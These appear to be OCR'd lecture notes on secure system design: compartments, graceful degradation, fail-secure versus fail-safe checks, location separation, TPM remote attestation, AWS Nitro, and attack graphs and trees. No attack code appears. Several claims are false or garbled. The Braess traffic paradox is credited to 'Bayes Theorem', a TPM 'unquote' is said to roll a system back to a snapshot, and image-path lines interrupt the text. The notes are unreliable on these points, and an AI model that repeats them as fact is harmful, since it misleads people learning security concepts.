It could be possible to have some amount of diversity with different configuration but it is a tricky to do and it is not really a big diversification.

A failure domain, means that the way a compartment fail, differs from how other compartments fail. Two systems have two different failure domain, if they fail for different reason, so they do not share a vulnerability that makes them fail.

Barriers

You put two set of data for example, in two different points.
Considering for example defense in depth, you may put function in two subsystem, separated by Firewalls that makes checks.
The Barriers generate basically a system that is a *System of Systems*.
A system will different level of security and safety.
Then the systems are put together, and to reach the system which requires the maximum level of security takes time to be reached.

A subsystem may require its own authentication and authorization mechanisms.
When piecing subsystems, you do not only create connections between them, you must create some level of robustness between the subsystems. One reasons, build the pieces and then connects the pieces.
Computing the complexity of a system, on a single module may be too much, but on a small system is reasonable, and by combining those systems we have a *measure of the system*.

Principle

The principle, when building a system is: isolate system elements and control the interactions essential for their intended purpose.

Recognizing interactions, will define the least principle. For example connect a set of different servers in a flat hierarchy, it will mean that all servers see all other servers. In this case then an attack may spread from one system to another.

One starts flat and at the end of the process, you have a system of subsystems.

It is better to design for resilience at the start. It is not that we have door between subsystems where we need doors, we actually do not need doors

Defining clusters

When we design the compartment, we make clusters.
Then we may decide at different level where to map those cluster onto:

- different containers
- different VMs
- different physical machine
- different heterogenous physical machine.

Interesting design TPM and Amazon Nitro case

Cloud benefits are there when there are homogenous resource, which are shared and not independent.

Compartments and Graceful Degradation

We need the barriers and compartments to arrive at Graceful Degradation.
We need:

- to define what compartments we have
- what compartments will be sacrificed to let other compartments live
  That must be decided in advance and coded into the system, as the decision cannot be taken lightly and under the stress of an attack.
  There is the need to rank some compartments, so that when some basic resource are missing, we can use the resource of said compartment.

To archive graceful degradation, one should work on the servers rather than the *client*, as the client will never accept it. For example never expect the client to reduce the request they send, do not hope that cloud will give up requests.

Graceful degradation must tough about when talking about big systems, not on tiny systems where one may say that buying another server is more effective.

- Capacity: load that the system can substain.
  Effective and Nominal, the difference is the extra capacity, nominal is basically what we state that we have.
  When we surpass the effective capacity, the system crash, **meaning that all the load received in the crash, which is traffic, will not be served**.
  Usually the non servicing of incoming traffic, means overtime the requests from client will be reduced, as they understand that the service is not working.

*With graceful degradation, some machine will be servers, some other not, this is the **important load, decided by design, depending on the ranking of compartments done.** If the load still increase, then the ranking is used to reject other compartments requests.
In this case we try to minimize the traffic lost and serve some, hoping to serve later the traffic in the white area (traffic not served area).

Failing secure vs Failing Safe

- Failing safe: *for reliability*, if you have a failure, you will try to offer services, in this case you give up your security control, if you have an ACL you discard it and serve everything, as you want to serve the load as much as possible so you try to do all you can. Giving up security control. It corresponds to prevent the overhead in access control, so open all locks to still give the service.
- Failing secure: if we are interested in security, so the goal is to **protect something, and not only to offer service**. **When in doubt basically do not offer the service**. So for ACL basically do a default deny.
  We may say that fail secure is not there, if we on a piece of code we**check for a specific error and if there is not then we perform the op else we throw an exception**.

When an operation can have different way of failing, with different type of exception, access may be neither denied or granted, and so what happens is that **the system is that if we check just one error, the system not fail secure as it requires no error and no exception to be. We must check for NO_ERROR explicitly, to be assured that the decision in executing an operation is correct**.

Location Separation

Any cloud provider has several places where it has its resources, spread in different computing center.

For example for global providers, they have one for each timezone, so that in any working hours zone there is a center. Which allows to minimize the time for the user to access the area, but also to be resilient in case of natural disaster on one area to distribute the workload in another area.

Location separation, can be used to make up for compartments and graceful degradation, while archiving robustness in spreading copies of a service/DB instance for example.

This also allows to reduce dishonest administrator problems, by limiting the power of one administrator to limit its power to one geographical place (from Google book).
Also the idea is to limit to one geographical place the use of encryption keys, so that the key to encrypt communication between two VM in one place, is different from another place and a third key may be used to encrypt communication between the different geographical location.
Ultimately, reduce the goal archived with this is to Blast Radius with distribution in multiple locations.

Aligning the physical and logical architecture

In this case with network segmentation, segregation and compartments which are logical design, we try to merge it with *the physical location*.
While in principle we may merge networks that are in remote place, segregating them will make security easier and you *really do not need those merged networks*.

Isolation Trust

Even if a machine is of the same provider/cloud/organization, you decide not to trust it.
To reach this level of isolation, some metadata, which define what is the identity of the machine, are needed.
The IDs represent the scope and information about the machine. We may geo-reference some information on the machine, telling where the machine runs etc.
Do not trust other locations a-priori, do not trust something only because it is connected to our network.
In Google they do not use trust based location but the Zero-Trust paradigm.
When plugging a machine, it will be placed automatically in the untrusted area in that location, there is no *location trust in Google*.

Reason

Google had a Red Team, which is a team attack systems to find problems. They have done a physical attack, by placing on top of a rack a *wireless device connected to one rack, archiving connectivity even outside of the Datacenter to the Datacenter*.
The people in the Datacenter instead of removing it, they tough it was part of the Datacenter. They cleaned and maintained there, the technicians basically cleaned up the installation.

So they do not use trust by location, but we may say that it gives a bit of isolation and its better than nothing to have location based trust.
If one failure happens, we have a failure domain only on one physical location, so in any case, this should be valid and not disregard..

Data Isolation

Usage of bad data, may create failures, so minimize the usage of bad data. Basically data must be transmitted initially to machines in the same location, if there nothing faulty is found, then it can be spread on other locations.

Two failure domain

Use at least two failure domain in one area, you need two at least but not a lot. In that case you have backup copies, so that if one fails one has the remaining.
When doing patching, do one failure domain at a time, in the fail do not spread much, allowing to see what happens, if there is a problem, the patch can be easily undone, it corresponds to making a regression test basically.

For example have two copies of the same web server in two different failure domain.
Updating only one of the two, and then after the update if it works, the other one is updated too while having still the first active.
This is usually natural, as we have a load balancer on the requests, which will be diverted when updating one to the other.

Chaos Engineering

We need to monitor the system after its design.
With chaos engineering we keep to send malformed input for example.
We must stress the continuous validation and need to use some resource for this purpose.
If have huge amount of resources and grab from the cloud we could do this easily.
Since not all the system are cloud, we need something to monitor our system, and we need **to assign resources**. This distinguishes between buiilding a module or a system.
When building huge system with unexpected behaviour that may happen, we must be able to record and analyse it.

Security implies that your system will change, it is the security world that decides that your system will change, you should manage this amicability, with components to monitor behaviour to understand what is happening, you may understand it with experiments.

You fully understand your system only after deploying it, you need to analyse the information to understand it.
Using for example fuzzing to actually understand how the system evolves and validate it is extremely important.

In a Cloud you can recover from an error, as you have elasticity. So you can solve the problems that you may have.
Migrating to a cloud allows to exploit elasticity, allowing migration from one VM to another. The cloud is a powerful way to mitigate errors and loads.

Each cloud provides have a number of datacenter that are spread in an area, which is property of cloud providers and any other big companies.

They stress in the Google Book parallel
decomposition, allowing to enhance reliability, it is a way to not make a fault affect all systems. It also allows to improve performance.

We must stress the fact that Industrial Control System require real time constraint, where we have device that read a value and need in a certain precise moment, and this is not something discussed by Google. For ICS moving on a cloud the computations is not a good idea. So even if a cloud works perfectly, it is not enough for ICS applications.
We must account for **more availability and safety** in that case.


Chapter 39: TPM and Amazon Nitro case

Cloud benefits are most pronounced when resources are homogenous, shared, and not independent. The cloud can fulfill requests for resources quickly. However, this seems to contradict the principle of compartments. To address this, Amazon developed the Nitro architecture.

To verify the authenticity of a program, computing a hash on it is a common approach. However, this method has a flaw: to trust the program, one must trust the tool used to compute the hash. This means you can never be entirely sure if the program is the original one.

To solve this problem, a Trusted Platform Module (TPM) is required. This is a specialized hardware unit built into the processor that computes hashes using a pair of keys, one private and one public. The private key is never transmitted and can only be discovered by a costly macro-electronic scanner. The public key is freely transmitted, and any message sent by the units is signed and checked with the public key. The system also has Non-Volatile Memory to store keys, Volatile memory (RAM), and a random number generator.

When computing a hash, the built-in key is never used. Instead, a new key is generated using a Key Derivation Function that starts with an initial seed. This technique generates a new key from an old one, using a hierarchy seed.



As it may be seen here:
The chip can be used to check both the hash of the program and the software procedure used to validate the program. It is up to the user to decide when to use it. However, it is essential to check the procedure for checking the hash to detect potential attacks.

The hardware root of trust is a fundamental measure to detect faults. A quote is a snapshot of the system, frozen in time to verify that the current configuration is the same as the one snapshotted. An unquote allows you to return to the snapshot configuration. This approach enables you to go back in time and be sure that the configuration is the correct one.

Architecture in depth.

The TPM has:

- an I/O buffer: the system can interact with the TPM through it, the buffer holds the data received. It links **the TPM modules to the whole system**.
- Hash engine: performs hashing operation, it can be used:
  - by other other TPM operations, using it for example for a part of the key derivation function
  - directly by the system which requests its use
    It supports the SHA family of algorithms for hashing.
- Symmetric (cryptography) engine: operations using **symmetric key**
- Asymmetric (cryptography) engine: operations using the **asymmetric key**
- Key generation: it generates a new key, *by using a RNG or primary key, starting its computation from a hierarchy seed*. Those technique use a Key Derivation function to generate a key from the initial seed.
- RNG: the module that generation of random number, for example it is used to create a nonce for requests when needed or in part of creating a key
- Authorization Subsystem: *it performs a check of the authorizations before executing a command*
- Volatile memory(RAM): it holds the transient that that will be removed from the TPM when it loses power, those are:
  - Platform Configuration Registers (PCRs): which records for the software running on the platform state and its configuration.
  - keys that are loaded
  - current sessions
  - etc..
- Non-volatile memory: It persistently stores data, even after power is removed. It contains Shielded Locations, which can be accessed only with Protected Capabilities, those we may have:
  - Data inserted by the vendor, as
    - seed values
    - endorsement keys:Endorsement keys (EK) are a type of key used in the Trusted Platform Module (TPM). They are unique keys that are embedded in the TPM at the time of manufacture and are used for attestation and identity purposes. Endorsement keys are intended to be used as the root of trust in the TPM and are used to sign other keys or certificates in the TPM. They are typically


used to attest to the integrity of the platform, to authenticate the TPM to other devices or services, and to establish trust in the platform.
    - It may contain some free memory from transient objects that can be made permanent
- Power Detection: handles power states.
  The hardware unit is a co-processor, which can run specialized instruction, then software may be stored in the non-volatile memory.

Attestation

We use attestation when one system is sure of a software running on another system, being sure that one is running the correct version of a software.

Semantic attestation signifies that the system running on the device has not been compromised and that the code executing on the device is authentic and has not been tampered with. It is important to note that having a copy of the system running does not guarantee that it is the correct one, and semantic attestation provides assurance that the program running is indeed correct.
If the system has been attested:

- if it is verified then it is in a good state and the system will run smoothly
- if the system is not attested as in a good state, then it have its privileges reduce or be limited in access. Also if can be taken out of service and/or be flagged for repair*



We see that the challenger, which is a program/system will send a:

- nonce to the attestation agent
  Then:
- The attestation agent will send a TPMQuote request to the TPM
- The TPM sends a TPM quote response to the Attestation Agent
- The attestation agent sends a TPM Quote Response.
  Then the challenger will send the response of the Attestation Agent to the Verifier.
  The verifier will ultimately verify that the challenger **has a valid and true attestation**.

Remote Attestation.

Remote attestation is the ability to prove to a system, that you have been configured in the correct way. When building a system in the TPM, the TPM computes hash for all modules, for examples all the hash of all modules of the bootloader.
There is a more effective but dangerous solution which is to check just the first module loaded (as we suppose that the parameters returned by the first are important). In this case we may have problems if the module orders m1 or m2 were not correct. This latter solution is valid if the order of booting solution has been agreed by bootloader.
This is why in the architecture of the TPM we have a set of registers, that are used in a predetermined order of booting, while we may have one register for all cryptographic operations.

Remote Attestation is a *kind of authorization* after authentication.

The TPM is the root of trust that computes the hash to measure the *attestation agent*, the attestation agent will produce information sent to the challenger. The challenger will send it to a verifier.

This process is commonly used to verify that the correct software is running by sending the hash of the program
Attestation can also be used to assess how a system is configured and determine how best to manage it.

Attestation in Depth

Golden Measurement: **an image of an Operating System, a Virtual Machine Monitor or a BIOS that are made available**.
To perform attestation the Golden Measurements are taken into consideration and those are provided by third parties that are trusted.
The trusted providers may be:

- Virtual Machine Monitor supplier
- A trusted Whitelist of service providers to the *trust authority*

At boot

During server/device boot, the TPM measures the software components and stores these measurements
A log to reconstruct the measurements is stored in memory and can be transmitted to the verifier, allowing to reconstruct the measurements

TAA and requests

The TAA, which is the agent, called Trust Agent Application, generates measurement from the server/device in response to a requester. The trust agent receives this request and passes it to the TPM.
The Trust agent passes to the TPM the request with a TPMQuote request, to get the PCR (Platform Configuration Registry) measurements, which **represents the measurements of the hardware and software components of a device. The PCR make a baseline configuration that allows to verify the integrity of the device in the configuration process**.

Responses and Verification

The trust agent sends to the requester a report made by the TPM.
The Verifier checks:

- the signature over the hashes by **checking the public key used to sign the hash**
- the signature itself
- **It then compares the signed measurements with the golden measurements provided by the Trusted Authorities**.
  The verifies if its sophisticated may use System Measurements Logs to re-compute and aggregate measurements from different measurements.
  The result may be then forwarded to:
- a user interface to the admin
- an API call to: an orchestrator, an automated enforcement system or policy engine

TPM: A Fundamental Point


The Trusted Platform Module (TPM) is a hardware component that serves as a root of trust. Its private key never leaves the device, allowing it to sign anything and validate it as we trust the hardware. Finding the private key is extremely challenging and can only be achieved through physical means, which only a state can carry out.

Amazon Solution: NITRO Cards and Hypervisor

Amazon's solution involves using a set of specialized chips, known as Application-Specific Integrated Circuits (ASICs), for compartmentalization.
What is offered by AWS Nitro is:

- Purpose-built NITRO cards are an example of such chips before mentioned. The NITRO security chip is the source of hardware trust that guarantees the correctness and trustworthiness of the firmware stored in memory. It provides *overall system control and I/O virtualization* ***which is independent from the main system board with its other own CPU and memory***.
- The NITRO security chip decrypts the code in memory and executes it only after ensuring its authenticity. It enables a secure boot process, based on **an hardware root of trust** to allow then to offer bare metal instances where the customer has the complete control over the server hardware and install any S.W. and OS it wants. It also offer defense in depth to protect the server from unauthorized modification of system firmware.
- The Nitro Hypervisor, a kernel on a cloud architecture, is a minimized "least principle hypervisor." It provides strong isolation among virtual machines (VMs) and ensures that all VMs operate as if they were running on separate physical machines, with minimal overhead from a bare metal server (as they claim).

Cloud Architecture



In a standard cloud architecture, we have as in picture those three layers broadly speaking.
The functional layer of the cloud architecture includes Dom0, which offers network, storage, management, security, and monitoring. However, the shared functions of Dom0 can introduce side effects over the channels.

Evolution with Nitro

To address this issue, Nitro cards run the Dom0 layer functions and are connected to a host server with a hypervisor via a PCIe bus. The Nitro code serves as a source of trust that checks the instructions loaded.
The secure boot process of the System on Chip (SoC) in the Nitro controller starts with booting a reprogrammable ROM containing a TPM. Before executing any code, the boot process checks its authenticity.

In the Control Plane, the Nitro Controller API filters all management functions of the cloud, such as allocation and migration, and forwards them to the Nitro Hypervisor. Thus, there is no direct interaction.

The NITRO cards enable communication among VMs for various services by implementing data encryption for network and storage. The cards have Non-Volatile Memory express (NVMe) storage, where the data needed for computation is stored. When at rest, the data is encrypted, and it is decrypted when in use.

According to Amazon, there is no loss of performance despite the transparent management of the NITRO cards.

Amazon considers two types of attackers: external and insider attackers. They guarantee that their solution provides protection against both types of attackers.

The Nitro security chip and other cards on the board work together, checking the workload and ensuring that the code runs securely. This approach combines both hardware and software checks, making it challenging to subvert the system, as attackers would need to subvert both ROM and ASIC.

Updating Code in Amazon Nitro

Amazon Nitro offers a secure update process that allows users to update their code, including the Nitro code, in a secure manner. While a chip is used for booting, a separate process is added to update the code. This helps to ensure that the update process is secure and does not compromise the system's integrity.

Nitro Hypervisor

While Amazon claims that the Nitro Hypervisor is not necessary since virtualization can function without it, it is crucial for running multiple virtual machines and for enabling faster provisioning. The Nitro Hypervisor simplifies the sharing of a mainboard between virtual machines, and it ensures isolation and performance.

To minimize the attack surface, Amazon took a meticulous approach of excluding non-essential features from the hypervisor, resulting in a minimal hypervisor that contains the least amount of code possible. The NITRO hypervisor is an inhospitable environment to potential attackers.

No Operator Access

One of the key features of the Nitro system is that Amazon operators cannot access the memory of EC2 instances and read customer information. This guarantees the security and privacy of customer data. However, this also means that operators do not have the ability to debug in place, which limits administrative controls. Nevertheless, this limitation is strictly audited and does not compromise the security of customer data. Even at the highest administrative level, AWS operators cannot bypass the controls.

Chapter 40: Intrusion Analysis

A malicious entity seeking to defeat a system security policy must execute a sequence of actions to reach its goal. While identifying these actions is crucial, simply patching vulnerabilities does not necessarily prevent future intrusions.

Traditionally, improving a system's security has involved detecting and addressing vulnerabilities. If we discover an intrusion and know how to change the system to prevent it, we can make it more difficult for the attacker to reach sensitive information. For instance, by securing a database, the probability of an attacker stealing it should decrease. However, this approach assumes that we correctly identify the subset of possible intrusions and choose the proper way to address them.

If we fail to choose the right subset, fixing vulnerabilities can actually increase the success probability for attackers, costing more money to create a worse system. Penetration tests and Red Teams are not always effective at identifying the right subset, which can lead to continued successful intrusions.

In short, preventing intrusions requires not only addressing known vulnerabilities but also identifying the sequence of actions required for the intrusion and choosing the proper subset of vulnerabilities to fix.

We then may use two policy to optimize the security investment:

- eliminate the lowest number of attacks to stop all the intrusions
- choose the set of attacks such that there is at least one attack per intrusion, so that the overall cost is the lowest one for damage

Bayes Theorem

Bayes found that after it was made a new bridge in London, the time to go from point A to B, increased actually.
It was due to the fact that at some point you will increase congestion at some point, as you have not considered all the paths, but just added a bridge.
So the travel time from source to destination increased after having crossed the bridge.

This happens for security too. Intrusion is a sequence of action, at some point the attacker has some alternatives and it takes time to choose the proper action, acquiring the information to chose the proper action and the attacker may chose the proper action.
If one will *reduced the attacks possible, then the attacker life becomes simpler, has it has less alternatives, so it has less time to choose the proper alternative*.

This situation has occurred experimentally, and it may seem wrong, but Bayes Theorem proves it.
To not make possible the intrusion, you must take into account all intrusion and not disregard any of that.

Discover all possible intrusion

Attack Graph

In theory, we can use the Attack Graph to solve intrusion problems. The Attack Graph is a graph that illustrates the sequence of actions involved in an intrusion. Its idea is to contain all the information needed for a system to assess the attacker's actions.

- An attack graph is a system with an attacker and a goal, which is a set of access rights that the attacker is interested in acquiring. For instance, the attacker may aim to transmit data from a database.
- The attack graph can be thought of as an oriented graph, where each node is a set of access rights owned by the attacker at a specific time.
- Each attack:
  - requires some access rights, and
  - acquires some access right(s).
- For all nodes, there is an initial node, which represents the access rights granted to the attacker.
- To execute each attack, the attacker acquires new privileges that will violate the security policy.
- An attacker will never do an attack that does not improve its situation but will try to improve its situation.
- An attacker will never repeat the same attack.
- The final node is where the attacker has acquired all the rights it wanted.
- The attacker may acquire different sets of rights to achieve its goal.
- We are interested in a path from the initial node to the last, which represents a subset of attacks from the start to the end of the intrusion.
- The attacker needs to know what nodes and intrusions are present to achieve the desired result.
- All the attacker needs to reach the goal is required.

For very trivial systems, the path from the initial node to the final node requires 4 or 5 attacks. The Attack Graph aims to describe all the possible intrusions. For non-trivial systems, the number of possible intrusions is not trivial, resulting in very large graphs.

- The edges represent the requirements and the rights that can be granted on the initial set.
- The nodes represent the access rights already obtained on the system.


The set of rights increases monotonically, as the set of a node is always included in the set of the following one. This is because the attacker is intelligent and will never execute an attack that does not grant a new access right.

- If an attacker has two choices:
  - Attack 1 or
  - Attack 2
  and chooses Attack 1, it also owns the same state that enables Attack 2. Even in the next state reached after Attack 1, the attacker can execute Attack 2.
  Opportunity always increases for an attacker and never decreases; the attack increases its rights while moving along a path. This shows why the number of edges increases quickly, and why you receive a complete attack graph.
- The attacker may also have failures, and the attacker will have a state with previous failures, as the new state will affect the next choice.
- A Markov process is not a good model to use because it forgets everything about the past.

Formally

An attack graph is an oriented graph OG, with a triple:

- System S
- attacker TA
- goal G
  Each node N of OG is paired with:
- a set of access rights of S = security status = SS(N) = access rights the attacker TA has acquired through the previous attacks
  Each arc of OG is labelled with <A, V, M> where:
- A is an Attack
- V a vulnerability
- M is a module of S
  OG is acyclic as TA is rational and minimizes its effort.
  I is the initial node where SS(I) is the set of legal access rights of TA.
  A node FN is final, only if there is at least one path from I to FN, and FN is the first node on the path where SS(FN) includes G.
  Any intrusion defines a path from I to a final node.
  G can be a set of goal, and a node N is final is SS(N)=G.



Attack Tree

An attack tree is a hierarchical structure that represents the steps an attacker would take to achieve a specific goal, with the root node representing the overall goal and the leaves representing the individual attack steps. To ensure that all possible attack vectors are accounted for, the tree is decomposed into subproblems, represented by nodes, until the attacker reaches an elementary attack enabled by a vulnerability at the leaves.

For example, to take money from an ATM, an attacker may first need to bring the ATM home, which could be achieved by stealing the ATM, and then using a device to access the money at home. By identifying and decomposing these subproblems, the attacker can construct a comprehensive attack plan.

Bottom-up and top-down decomposition can help identify attack chains that can be used to reach the goal, while AND/OR attack trees can be useful for choosing between multiple possible attack paths. In an OR tree, an attacker can choose to do one or another step to achieve the goal, while in an AND tree, all steps must be completed.

Attack trees are similar to attack graphs, which represent a graphical model of a system's vulnerabilities and attack paths. In an attack graph, the initial access right is represented on the left, and the final goal on the right, with access rights being propagated from node to node until the goal is reached.

In an attack tree, the frontier of the tree becomes the path in the attack graph. Each node specifies the rights needed on the left and the required rights on the right. An elementary attack can be used at any level to stop a branch. Ultimately, constructing an attack tree requires creativity, as there are often multiple possible paths to achieve a specific goal.

An attack tree allows the decomposition of the attacker's ultimate goal into sub-problems, represented as nodes. Each node represents a specific task that must be accomplished to reach the final objective. The root node of the tree corresponds to the attacker's ultimate goal, while the leaves represent the elementary attacks that can be used to reach the goal.

An example of an attack tree is taking money from an ATM, where the tree could be broken down into tasks such as stealing the ATM and using a device to withdraw the money at home. It can be useful to find attack chains through both bottom-up and top-down decomposition, analyzing what can be done with 2-3 attacks to reach the final objective.

Attack trees can utilize an AND/OR structure. An OR decomposition allows for the successful execution of a branch if a subtree can be reached, while an AND decomposition requires that all steps are executed to complete the attack.

